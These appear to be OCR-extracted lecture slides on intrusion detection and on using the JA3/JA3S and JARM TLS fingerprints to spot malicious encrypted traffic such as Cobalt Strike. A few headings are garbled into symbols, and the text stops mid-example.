
B. Development and applications of cybersecurity AI

Conclusion

A. Importance of continuous innovation and staying true to one's initial intentions

B. Strategies and goals for entering the market

MINING NETWORK DATA: FROM PACKETS TO NETWORK FLOW TO ATTACK PATTERNS



- Intention detection
- Behavior analysis

- Attack graph
- Alert correlation
- Event Analysis

- False alarm reduction
- Adapt to your network
- Ranking SNORT rules

- SNORT
- Hardware to speed up pattern matching

- HARSH REAL TIME REQUIREMENTS: IDS CAN’T ANALYZE THE CONTEXT OF ALL ACTIVITIES
- SPECIFICITY OF DETECTION SIGNATURES: HARD TO BALANCE BETWEEN AN OVERLY SPECIFIC SIGNATURE AND AN OVERLY GENERAL ONE (STATISTICAL LEARNING CAN HELP!)
- !"#"$!"$%&'($"'$)*+($,"$- : ACTIVITIES THAT ARE NORMAL IN CERTAIN ENVIRONMENTS MAY BE MALICIOUS IN OTHERS (ACTIVE LEARNING CAN HELP!)
- -+."'/--/%01'/+"'+/+""')"$-1 : LOOKING FOR A NEEDLE IN A HAYSTACK. SO MUCH HAY AND SO LITTLE TIME (DEALING WITH UNBALANCED DATA)

LOOKING FOR A NEEDLE IN A HAY STACK…


Let us be very careful and always look at the big picture…

A WISH LIST FOR IDS

- LOW FALSE ALARM RATE
- ADAPTIVE TO YOUR NETWORK ENVIRONMENT
- TAKE THE “COST” INTO ACCOUNT
- PROVIDE THE INFORMATION ABOUT THE ALERT CORRELATION
- HELP US TO UNDERSTAND THE ATTACKERS’ BEHAVIOR
- KEEP THE PERFORMANCE OF COMPUTER NETWORKS
- FRIENDLY GRAPHIC USER INTERFACE
- ……


TLS Fingerprint- JA3/JA3S and JARM

Cobalt Strike (penetration testing tool, or for malicious usage)



Malicious Encrypted traffic detection
Malicious edge detection
Malicious service detection

TLS FINGERPRINT- JA3/JA3S AND JARM




Cobalt Strike is a Pen Testing toolkit
But also used in postcompromised phase

How to detect under encrypted tunnel?
(1)..(2) … (7)

Encrypted Traffics Detection


1. Decryption (Intel IPU)
2. Signature (Emerging Threats rules)
3. Behavior (Cisco Joy)
4. **Fingerprints (JA3/JA3S, JARM today's topic)**




TLS Fingerprint- JA3/JA3S and JARM

JA3 is a method of TLS fingerprinting

JA3 gathers the decimal values of the bytes for the following fields in the Client Hello packet; SSL Version, Accepted Ciphers, List of Extensions, Elliptic Curves, and Elliptic Curve Formats





The field order is as follows:

```
SSLVersion,Cipher,SSLExtension,EllipticCurve,EllipticCurvePointFormat
```

Example:

```
769,47-53-5-10-49161-49162-49171-49172-50-56-19-4,0-10-11,23-24-25,0
```

If there are no SSL Extensions in the Client Hello, the fields are left empty.

Example:

```
